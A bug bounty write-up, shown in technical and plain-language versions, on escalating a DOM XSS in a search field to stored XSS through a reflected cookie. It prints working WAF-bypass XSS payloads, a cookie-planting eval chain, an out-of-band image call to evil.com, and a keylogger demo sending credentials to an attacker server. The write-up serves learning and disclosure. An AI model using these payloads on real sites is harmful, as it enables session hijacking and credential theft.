$500 Bounty by Escalating DOM XSS to Stored XSS
A DOM XSS vulnerability allowed an attacker to set a cookie containing a malicious payload, which was then reflected unsafely on every page, creating a stored XSS. An attacker could execute arbitrary JavaScript in a victim's browser, potentially stealing credentials or session data.
 Published on medium.com
In this article, I detail how I used DOM XSS to assign a cookie that created a persistent XSS across the entire domain.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application with regional subdomains, for example https://us.vulnerableapplication.tld serving the US version of the site, all built from the same codebase. The feature that mattered was the main search field on the main page, whose input ended up in an innerHTML sink. The application sat behind an Akamai WAF.
The write-up describes how a DOM XSS in that search field was escalated into a stored XSS by using it to write a cookie, which was then reflected into the same sink on every page of the site.
Setup
The researcher worked from Burp Suite Pro and the Burp Browser, a modified Chrome browser. Recon had been collected weeks earlier for programs on H1, BugCrowd and Intigriti and stored in a CouchDB instance using the BBRF Server. No account, role or credential details are given in the report.
Recon itself was kept simple: subfinder and the chaos client against the target domain, with results pushed into the BBRF server, then httpx run with the -sc -td -cl flags.
#domains.txt has the target domaincat domains.txt | subfinder | bbrf domain add - -s subfinderchaos -d targetdomain.tld | bbrf domain add - -s chaos#The bbrf command adds the data to my bbrf server.
Manual hunting then consisted of visiting the application and clicking around to understand it, rather than fuzzing a list of payloads. The researcher argues explicitly against taking payloads from other hunters or from PayloadsAllTheThings, on the basis that each application needs individual testing, especially hardened bug bounty targets.
Finding it
While clicking through search fields, the researcher pasted the DOM Invader canary into the main search field on the main page. DOM Invader turned red, which the researcher treats as a signal to investigate.

DOM Invader canary used in search fields and the URL bar to look for DOM XSS.

DOM Invader reporting an innerHTML sink.
Because the application was behind Akamai, clicking DOM Invader's exploit button would have been useless: the request would have been blocked and the researcher's IP possibly blocked with it.
Exploitation
Step 1: character probing
With the sink identified, the next step was to see which characters were encoded. The researcher started with a simple "> in the URL bar.

Adding "> in the URL bar.
DOM Invader showed that the "> characters were being URL decoded and passed to innerHTML, so XSS looked possible.

"> being passed to innerHTML.
However, when looking for where the HTML was actually displayed in the page, every location the researcher saw had the payload encoded.

Results encoded.
Step 2: confirming HTML rendering with an out-of-band image
Since the innerHTML was not visibly reflected, a simple <h1>test could not be used to check whether HTML was rendered. Instead the researcher inserted an image tag pointing at a controlled host and watched Burp Proxy history for a callback:
<img/src=//evil.com>
The Burp Proxy history showed a callback to evil.com.

Image tag loading evil.com.
Step 3: limitations that blocked the Akamai path
Two constraints made a working payload against the Akamai-protected host impractical:
- The
innerHTMLwas overwritten almost immediately, so a payload lived for roughly half a second. That ruled out<div>onmouseoveroronfocuspayloads, because theinnerHTMLwould be replaced before the element could be focused. - Only the
<img onerror>payload was usable, since image loading had already been proven to work.
With those two limits, crafting a payload that bypassed Akamai was not possible, and the researcher went back to recon.

Considering giving up.
Step 4: a subdomain with a different WAF
The application had separate subdomains per world region, all sharing the same codebase. Using the earlier recon data, the researcher looked for a subdomain that was not protected by Akamai.

httpx results with the -td flag.
The chosen subdomain also had a WAF, but not Akamai, and this one was much easier to bypass. The approach was to find the exact point where the WAF triggered and then work out which characters got past that trigger.
Step 5: bypassing the left side of the payload
The onerror event was required, so the starting point was:
<img/src/onerror>
This was not blocked. Adding an equal sign was:
<img/src/onerror=>
That was blocked, which located the trigger between the r of onerror and the =. A plain space did not help:
<img/src/onerror =>
%00 was ruled out because the researcher had tried it before and the WAF blocked it consistently. A tab, %09, worked:
<img/src/onerror %09=>
Once past the onerror, the right side of the payload was much easier, because more techniques become available there.
Step 6: bypassing the right side
The same trigger-point approach was applied to the right side. Typing alert directly was blocked:
<img src onerror %09=alert>
Since alert is a function on the window and top objects, those were tried as gadgets to reach it:
<img src onerror %09=window>
Blocked.
<img src onerror %09=top>
This worked. Because the literal word alert is what gets blocked, the next step was to split it using square brackets and string concatenation:
<img src onerror %09=top['ale'%2b'rt']()>
That executed, and the researcher was ready to report. The DOM XSS was in a highly visible location, so the researcher expected other hunters to have found it already and checked the out-of-scope list, which named RXSS and DOM XSS.

Out-of-scope vulnerabilities: RXSS and DOM XSS.
Step 7: escalating to stored XSS through a cookie
Rather than stop at an out-of-scope finding, the researcher looked for a way to escalate the DOM XSS to stored XSS. Among the many input points, cookie-based stored XSS was tested first: the DOM Invader canary was pasted into all cookies in the browser and the page reloaded. DOM Invader turned red again.

Image tag injectable.
One cookie was reflected into the DOM, which meant the DOM XSS could be turned into a stored cookie XSS: use the DOM XSS to write the XSS into the cookie, and have it reflected on every navigation to a page where the sink runs. Checking the source code showed the sink ran on every page of the website, so the stored XSS would affect the user's every move on the application.
Step 8: the final payload
To make the payload easier to modify, the researcher used the location.hash value, keeping the code client side and bypassing the WAF. The DOM XSS payload:
<img/src/onerror %09=testing%3dtop['ev'+'al'];foundit=top['loca'+'tion']['hash']><img/src/onerror =testing(decodeURI(foundit.substr(1)))>
The part placed after the # in the URL:
document.cookie='vulnerablecookie=\'><img/src/onerror %09=newpal%3dtop[\'ev\' \'al\'];newpal(atob("YWxlcnQoZG9jdW1lbnQuY29va2llKQ=="))>;expires=Sun, 10 Dec 2024 08:48:11 GMT;path=/;domain=.vulnerabledomain.tld'
This writes a cookie whose value carries an onerror handler that decodes a base64 string and evaluates it. Delivered to a victim, the payload produces a document.cookie alert popup every time the victim visits any page on the application.
Step 9: checking the payload against public lists
Searching GitHub, the researcher had not seen this payload in any public list, so a hunter fuzzing GitHub payloads would not have found this XSS. The conclusion drawn is that manual crafting, and working out the WAF, was what made the exploit possible.
Step 10: demonstrating impact
Because the XSS was site-wide, the researcher built a key logger proof of concept: a hosted server plus a simple JavaScript key logger from GitHub. The username and password being logged and sent to the attacker-controlled server demonstrated the increased impact. The triager nonetheless rated the bug 4.7 medium; after the researcher argued for a higher score it was raised to 6.1, which did not change the bounty tier.
Root cause
The search input reached an innerHTML sink, and DOM Invader showed the "> characters were URL decoded and passed to it. The visible output was encoded, which hid the problem, but an out-of-band <img> load proved the markup was parsed. The same sink ran on every page, and a cookie value was reflected into it, so a value written into the cookie by the DOM XSS persisted across the whole site. The regional subdomain ran a different WAF whose trigger point could be located and stepped around with a tab character and string splitting.
Impact
An attacker who can get a victim to load the crafted URL has the payload written into a cookie, after which the XSS fires on every page of the application the victim visits, in the researcher's demonstration showing a document.cookie alert each time. The key logger proof of concept showed credentials being captured and sent to an attacker-controlled server. The report frames the finding as chaining two out-of-scope issues, DOM XSS and Self-XSS, and notes that the triager initially rated it 4.7 medium, later raised to 6.1.
Fix
The report does not describe any fix or remediation applied by the program.
Variants to test
- Paste the DOM Invader canary into every search field and the URL bar, then watch for the tool turning red. A positive result is a reported
innerHTMLsink that receives the canary. - Send
">and inspect DOM Invader to see whether the characters are URL decoded before reaching the sink. A positive result is the decoded characters arriving atinnerHTML. - When the visible output is encoded, insert
<img/src=//your-host>and watch your proxy history for a callback. A positive result is a request from the victim browser to your host. - Paste the canary into every cookie and reload. A positive result is DOM Invader turning red again, showing a cookie value reflected into a sink.
- On a WAF-protected host, find the exact character where the WAF triggers by adding one character at a time, then try
%09in that position. A positive result is a payload that was blocked now passing. - When a keyword such as
alertis blocked, trywindowandtopas gadgets, then split the blocked string with brackets and concatenation, for exampletop['ale'%2b'rt'](). A positive result is execution without a WAF block. - Look for regional or alternate subdomains sharing the codebase but sitting behind a different WAF, using httpx with
-sc -td -cl. A positive result is a host with the same sink and a weaker filter. - Move the payload into
location.hashand evaluate it from there, so the code stays client side. A positive result is execution with the request itself no longer carrying the blocked string. - Check whether the sink runs on every page, and whether a value written by the XSS into a cookie is reflected there. A positive result is the payload firing on each page the victim visits.
What happened, in plain words
A security researcher found a bug in a website's search box. When you typed certain characters into the search box, the site took your text and inserted it into the page as if it were part of the page's own code. That kind of bug is called cross-site scripting, or XSS for short: it lets an attacker's text run as code inside someone else's browser.
The program had listed DOM XSS and reflected XSS as out of scope, meaning they were on a list of things it would not pay for. It was "out of scope", meaning it was on a list of things they would not pay for. So the researcher did not stop there. He used the search-box bug to plant a small piece of code inside a cookie, which is a little note a website stores in your browser. The site then read that cookie back on every single page, so the planted code ran everywhere the victim went. That turned a bug that only worked once into one that stuck around: a stored XSS.
He reported it, showed how bad it could get with a key logger proof of concept, and was paid 500 US dollars. The report was published on 16 December 2023.
This article walks through the whole story slowly, explaining each idea as it comes up. You only need to know how to use a browser.
The target and the setup
The website had different versions for different parts of the world. For example, https://us.vulnerableapplication.tld was the United States version. All of these versions were built from the same underlying code, so a bug in one was likely to exist in the others too.
The feature that mattered was the main search field on the main page. Whatever you typed there ended up in a place in the page's code called an innerHTML sink. We will explain what that means shortly.
The site sat behind an Akamai WAF. A WAF, or web application firewall, is a filter that sits in front of a website and inspects incoming requests, blocking ones that look like attacks. Think of it as a security guard at the door who checks everyone's bag. Akamai is the name of one company that makes such a guard.
The tools
The researcher worked from Burp Suite Pro, a commercial tool for testing websites, and used the Burp Browser, which is a modified version of Chrome that Burp controls. Burp lets you watch and change every request your browser sends and every response it gets back. If you have never used it, imagine a post office where you can open every letter before it is delivered and rewrite it if you like.
Before hunting, the researcher had gathered information about many bug bounty programs weeks earlier. Bug bounty programs are schemes where companies invite people to test their systems and pay for valid findings. The programs were hosted on platforms called H1 (HackerOne), BugCrowd and Intigriti. The collected data was stored in a CouchDB database using a tool called the BBRF Server. CouchDB is a database program; BBRF is a helper that keeps reconnaissance results organised. The report does not give any account, role or credential details.
Recon
Recon, short for reconnaissance, means gathering information about a target before attacking it: which subdomains exist, which ones respond, and so on. A subdomain is a name in front of the main domain, like us. in us.example.com.
The researcher kept recon simple. He used two tools:
- subfinder, which finds subdomains of a domain.
- the chaos client, which queries a public dataset of subdomains.
Both fed their results into the BBRF server. Then he ran httpx, a tool that checks which of those subdomains are actually alive and what they return, with three flags: -sc -td -cl.
#domains.txt has the target domaincat domains.txt | subfinder | bbrf domain add - -s subfinderchaos -d targetdomain.tld | bbrf domain add - -s chaos#The bbrf command adds the data to my bbrf server.
Line by line, as the report presents it:
#domains.txt has the target domainis a comment saying the filedomains.txtcontains the domain being tested.cat domains.txt | subfinder | bbrf domain add - -s subfinderreads the file, pipes the domain into subfinder, and pipes subfinder's output into bbrf, tagging the source assubfinder.chaos -d targetdomain.tld | bbrf domain add - -s chaosasks the chaos tool for subdomains oftargetdomain.tldand stores them in bbrf, tagged aschaos.- The final comment explains that the bbrf command adds the data to the researcher's bbrf server.
The commands are shown run together on one line in the report; in a real terminal you would normally run them as separate commands.
Manual hunting
After recon, the researcher hunted by hand: visiting the application and clicking around to understand what it does. He argues explicitly against the habit of copying payloads from other hunters or from a well-known collection called PayloadsAllTheThings. A payload is the piece of text you send to try to trigger a bug. His reasoning is that every application is different and needs its own testing, especially hardened bug bounty targets, meaning sites that have been deliberately built and filtered to resist attacks.
Finding the bug
While clicking through search fields, the researcher pasted a special string into the main search field on the main page. That string is the DOM Invader canary. DOM Invader is a feature of Burp that watches the page's DOM, the live structure of the page as the browser holds it, and reports when your input reaches dangerous places. A canary here is a harmless marker string you put somewhere to see whether it comes out the other side.
The DOM Invader canary used in search fields and the URL bar to look for DOM XSS.
When the canary was pasted into the search field, DOM Invader turned red. The researcher treats red as a signal to investigate: it means the input reached a sink. A sink is a place in the code where data gets used in a way that can be dangerous, such as being written into the page as HTML.
DOM Invader reporting an innerHTML sink.
Because the application was behind Akamai, clicking DOM Invader's exploit button would have been useless. That button would have sent a real attack request, which the WAF would likely have blocked, and the researcher's IP address, the numeric address of his connection, might have been blocked too.
Exploitation, step by step
Step 1: probing which characters survive
With the sink identified, the next question was which characters get encoded. Encoding means replacing a character with a safe stand-in so it cannot be interpreted as code. For example, < might be turned into < so the browser shows it as text instead of treating it as the start of a tag.
The researcher started with a simple "> in the URL bar.
Adding "> in the URL bar.
DOM Invader showed that the "> characters were being URL decoded and passed to innerHTML. URL decoding is the reverse of the percent-encoding you see in web addresses: %22 becomes ", and so on. So the characters arrived at the sink in their original form, and XSS looked possible.
"> being passed to innerHTML.
But when the researcher looked for where the HTML was actually displayed on the page, every location he saw had the payload encoded. In other words, the dangerous characters reached the sink, but the visible output was still being made safe.
Results encoded.
Step 2: proving HTML really renders, using an image that calls home
Because the innerHTML was not visibly reflected, a simple <h1>test could not be used to check whether HTML was rendered. <h1> is a heading tag; if it rendered, you would see a big heading. Instead, the researcher inserted an image tag pointing at a host he controlled and watched Burp's proxy history for a callback:
<img/src=//evil.com>
Line by line:
<imgstarts an image tag./src=//evil.comsets the image source to//evil.com, a host the researcher controlled. The slashes are written without a scheme; the browser fills inhttporhttps.>closes the tag.
If the browser parses this as a real tag, it will try to load the image, which means it sends a request to evil.com. That request is the callback, and the researcher checked Burp's proxy history for it.
Image tag loading evil.com.
Step 3: the limits that stopped the Akamai path
Two constraints made a working payload against the Akamai-protected host impractical:
- The
innerHTMLwas overwritten almost immediately, so a payload lived for roughly half a second. That ruled out<div>onmouseoveroronfocuspayloads, because theinnerHTMLwould be replaced before the element could be focused.onmouseoverandonfocusare event handlers: code that runs when the mouse hovers over an element or when the element receives focus. - Only the
<img onerror>payload was usable, since image loading had already been proven to work.onerroris an event handler that runs when the image fails to load, which is a reliable way to get code to run.
With those two limits, crafting a payload that bypassed Akamai was not possible, and the researcher went back to recon.
Considering giving up.
Step 4: a subdomain with a different WAF
The application had separate subdomains per world region, all sharing the same codebase. Using the earlier recon data, the researcher looked for a subdomain that was not protected by Akamai.
httpx results with the -td flag.
The chosen subdomain also had a WAF, but not Akamai, and this one was much easier to bypass. The approach was to find the exact point where the WAF triggered and then work out which characters got past that trigger. Think of it as finding which word in a sentence makes a guard say no, then changing only that word.
Step 5: getting past the left side of the payload
The onerror event was required, so the starting point was:
<img/src/onerror>
Line by line:
<imgstarts an image tag./srcis the image source attribute, written with a slash instead of a space./onerroris the error handler attribute, again separated by a slash.>closes the tag.
This was not blocked. Adding an equal sign was:
<img/src/onerror=>
That was blocked, which located the trigger between the r of onerror and the =. A plain space did not help:
<img/src/onerror =>
%00 was ruled out because the researcher had tried it before and the WAF blocked it consistently. %00 is a null byte, a character with value zero. A tab, %09, worked:
<img/src/onerror %09=>
Line by line:
<img/src/onerroris the same start as before.%09is a tab character, written in percent-encoded form.=>closes the attribute and the tag.
Once past the onerror, the right side of the payload was much easier, because more techniques become available there.
Step 6: getting past the right side
The same trigger-point approach was applied to the right side. Typing alert directly was blocked:
<img src onerror %09=alert>
alert is a JavaScript function that shows a popup box. Since alert is a function on the window and top objects, those were tried as gadgets to reach it. In a browser, window is the global object that holds everything on the page, and top refers to the outermost window. A gadget here means an existing object you can use to reach a blocked name indirectly.
<img src onerror %09=window>
Blocked.
<img src onerror %09=top>
This worked. Because the literal word alert is what gets blocked, the next step was to split it using square brackets and string concatenation:
<img src onerror %09=top['ale'%2b'rt']()>
Line by line:
<img src onerror %09=is the same start, with the tab bypass.top['ale'%2b'rt']looks up a property ontopwhose name is built from two strings joined together.%2bis a plus sign, which joins strings in JavaScript.()calls the function that was looked up.
So the browser sees top['ale' + 'rt'](), which is the same as top['alert'](), which is the same as alert(). The WAF never sees the word alert in one piece.
That executed, and the researcher was ready to report. The DOM XSS was in a highly visible location, so the researcher expected other hunters to have found it already and checked the out-of-scope list, which named RXSS and DOM XSS. RXSS is reflected XSS, where the payload is echoed straight back in the response; DOM XSS is the kind where the page's own JavaScript puts the input into a dangerous place.
Out-of-scope vulnerabilities: RXSS and DOM XSS.
Step 7: turning it into stored XSS through a cookie
Rather than stop at an out-of-scope finding, the researcher looked for a way to escalate the DOM XSS to stored XSS. Stored XSS means the malicious text is saved somewhere, such as a database or a cookie, and served to victims later, so it keeps firing without the attacker resending it.
Among the many input points, cookie-based stored XSS was tested first. A cookie is a small piece of text a website asks your browser to keep and send back on later requests. The researcher pasted the DOM Invader canary into all cookies in the browser and reloaded the page. DOM Invader turned red again.
Image tag injectable.
One cookie was reflected into the DOM, which meant the DOM XSS could be turned into a stored cookie XSS: use the DOM XSS to write the XSS into the cookie, and have it reflected on every navigation to a page where the sink runs. Checking the source code showed the sink ran on every page of the website, so the stored XSS would affect the user's every move on the application.
Step 8: the final payload
To make the payload easier to modify, the researcher used the location.hash value. The hash is the part of a URL after the # sign. Browsers do not send it to the server, so the code stays client side, meaning it never travels in the request and the WAF never sees it. The DOM XSS payload:
<img/src/onerror %09=testing%3dtop['ev'+'al'];foundit=top['loca'+'tion']['hash']><img/src/onerror =testing(decodeURI(foundit.substr(1)))>
Line by line:
<img/src/onerror %09=starts the first image tag with the tab bypass.testing%3dtop['ev'+'al']sets a variable calledtestingto theevalfunction, again split into pieces.%3dis an equal sign.;ends that statement.foundit=top['loca'+'tion']['hash']reads the hash from the URL into a variable calledfoundit.>closes the first tag.<img/src/onerror =testing(decodeURI(foundit.substr(1)))>is a second image tag whose error handler callstestingon the URL-decoded hash with its first character removed.decodeURIturns percent-encoded text back into normal characters, andsubstr(1)drops the leading#.
eval is a JavaScript function that runs a string as code.
The part placed after the # in the URL:
document.cookie='vulnerablecookie=\'><img/src/onerror %09=newpal%3dtop[\'ev\' \'al\'];newpal(atob("YWxlcnQoZG9jdW1lbnQuY29va2llKQ=="))>;expires=Sun, 10 Dec 2024 08:48:11 GMT;path=/;domain=.vulnerabledomain.tld'
Line by line:
document.cookie=starts writing a cookie.documentis the browser's representation of the page.'vulnerablecookie=begins the cookie name and value.\'><img/src=onerror ...>is the value: it closes the surrounding quote and injects an image tag with an error handler. This is the breakout that makes the cookie value dangerous when the site later inserts it into the page.newpal%3dtop[\'ev\' \'al\']setsnewpaltoeval, split into pieces to avoid the WAF.newpal(atob("YWxlcnQoZG9jdW1lbnQuY29va2llKQ=="))runs the decoded base64 string.atobdecodes base64, a way of writing text using only letters, digits and a few symbols. The decoded text isalert(document.cookie), which shows the victim's cookies in a popup.;expires=Sun, 10 Dec 2024 08:48:11 GMTsets when the cookie expires.;path=/makes the cookie apply to the whole site.;domain=.vulnerabledomain.tldmakes it apply to every subdomain of the domain.
This writes a cookie whose value carries an onerror handler that decodes a base64 string and evaluates it. Delivered to a victim, the payload produces a document.cookie alert popup every time the victim visits any page on the application.
Step 9: checking the payload against public lists
Searching GitHub, the researcher had not seen this payload in any public list, so a hunter fuzzing GitHub payloads would not have found this XSS. Fuzzing means sending many variations automatically and watching for a reaction. The conclusion drawn is that manual crafting, and working out the WAF, was what made the exploit possible.
Step 10: showing the impact
Because the XSS was site-wide, the researcher built a key logger proof of concept: a hosted server plus a simple JavaScript key logger from GitHub. A key logger records what keys are pressed. The username and password being logged and sent to the attacker-controlled server demonstrated the increased impact.
The triager, the person who reviews submitted reports and decides how serious they are, nonetheless rated the bug 4.7 medium. After the researcher argued for a higher score it was raised to 6.1, which did not change the bounty tier.
Why the bug existed
The search input reached an innerHTML sink, and DOM Invader showed the "> characters were URL decoded and passed to it. innerHTML is a property that lets code set the inside of an element as HTML; if untrusted text goes in, the browser treats it as markup. The visible output was encoded, which hid the problem, but an out-of-band <img> load proved the markup was parsed. Out-of-band here means the proof came through a separate channel, the request to the researcher's own host, rather than through what was shown on the page.
The same sink ran on every page, and a cookie value was reflected into it, so a value written into the cookie by the DOM XSS persisted across the whole site. The regional subdomain ran a different WAF whose trigger point could be located and stepped around with a tab character and string splitting.
What an attacker could do
An attacker who can get a victim to load the crafted URL has the payload written into a cookie, after which the XSS fires on every page of the application the victim visits, in the researcher's demonstration showing a document.cookie alert each time. The key logger proof of concept showed credentials being captured and sent to an attacker-controlled server.
The report frames the finding as chaining two out-of-scope issues, DOM XSS and Self-XSS. Self-XSS means the bug only affects the person who triggers it themselves, which is why programs usually do not pay for it. It also notes that the triager initially rated it 4.7 medium, later raised to 6.1.
Was it fixed?
The report does not describe any fix or remediation applied by the program.
Things worth trying on other sites
- Paste the DOM Invader canary into every search field and the URL bar, then watch for the tool turning red. A positive result is a reported
innerHTMLsink that receives the canary. - Send
">and inspect DOM Invader to see whether the characters are URL decoded before reaching the sink. A positive result is the decoded characters arriving atinnerHTML. - When the visible output is encoded, insert
<img/src=//your-host>and watch your proxy history for a callback. A positive result is a request from the victim browser to your host. - Paste the canary into every cookie and reload. A positive result is DOM Invader turning red again, showing a cookie value reflected into a sink.
- On a WAF-protected host, find the exact character where the WAF triggers by adding one character at a time, then try
%09in that position. A positive result is a payload that was blocked now passing. - When a keyword such as
alertis blocked, trywindowandtopas gadgets, then split the blocked string with brackets and concatenation, for exampletop['ale'%2b'rt'](). A positive result is execution without a WAF block. - Look for regional or alternate subdomains sharing the codebase but sitting behind a different WAF, using httpx with
-sc -td -cl. A positive result is a host with the same sink and a weaker filter. - Move the payload into
location.hashand evaluate it from there, so the code stays client side. A positive result is execution with the request itself no longer carrying the blocked string. - Check whether the sink runs on every page, and whether a value written by the XSS into a cookie is reflected there. A positive result is the payload firing on each page the victim visits.
Glossary
- Akamai: a company that provides a web application firewall and content delivery services; here, the filter in front of the main site.
- alert: a JavaScript function that shows a popup box.
- atob: a JavaScript function that decodes base64 text.
- base64: a way of writing text using only letters, digits and a few symbols, often used to carry data safely.
- BBRF Server: a tool that stores reconnaissance results in a database.
- Burp Browser: a modified Chrome browser controlled by Burp Suite.
- Burp Suite Pro: a commercial tool for intercepting and changing web traffic.
- callback: a request the victim's browser makes to a host the attacker controls, used as proof that code ran.
- canary: a harmless marker string inserted somewhere to see whether it comes out the other side.
- chaos: a tool that queries a public dataset of subdomains.
- client side: happening in the browser rather than on the server.
- cookie: a small piece of text a website asks the browser to keep and send back on later requests.
- CouchDB: a database program.
- CSRF token: a value a site includes in forms to prove a request came from its own pages; mentioned in the report's further findings.
- DOM: the live structure of a page as the browser holds it.
- DOM Invader: a Burp feature that watches the DOM and reports when input reaches dangerous places.
- DOM XSS: cross-site scripting where the page's own JavaScript puts input into a dangerous place.
- encode / encoding: replacing characters with safe stand-ins so they cannot be interpreted as code.
- eval: a JavaScript function that runs a string as code.
- event handler: code that runs when something happens, such as a mouse hover or an image failing to load.
- fuzzing: sending many variations automatically and watching for a reaction.
- hash: the part of a URL after the
#sign; browsers do not send it to the server. - H1 (HackerOne): a bug bounty platform.
- httpx: a tool that checks which subdomains are alive and what they return.
- innerHTML: a property that sets the inside of an element as HTML; untrusted text there is treated as markup.
- Intigriti: a bug bounty platform.
- key logger: code that records what keys are pressed.
- onerror: an event handler that runs when an image fails to load.
- onfocus: an event handler that runs when an element receives focus.
- onmouseover: an event handler that runs when the mouse hovers over an element.
- out of scope: listed by the program as not eligible for a reward.
- out-of-band: proven through a separate channel, such as a request to another host, rather than through the page itself.
- payload: the piece of text sent to try to trigger a bug.
- proof of concept: a demonstration that shows a bug can be exploited.
- recon (reconnaissance): gathering information about a target before attacking it.
- reflected XSS (RXSS): cross-site scripting where the payload is echoed straight back in the response.
- Self-XSS: a bug that only affects the person who triggers it themselves.
- sink: a place in code where data is used in a way that can be dangerous.
- stored XSS: cross-site scripting where the malicious text is saved and served to victims later.
- subdomain: a name in front of the main domain, like
us.inus.example.com. - subfinder: a tool that finds subdomains of a domain.
- top: in a browser, the outermost window object.
- triager: the person who reviews submitted reports and decides how serious they are.
- URL decoding: turning percent-encoded text back into normal characters.
- WAF (web application firewall): a filter in front of a website that blocks requests that look like attacks.
- window: in a browser, the global object that holds everything on the page.
- XSS (cross-site scripting): a bug that lets an attacker's text run as code inside someone else's browser.




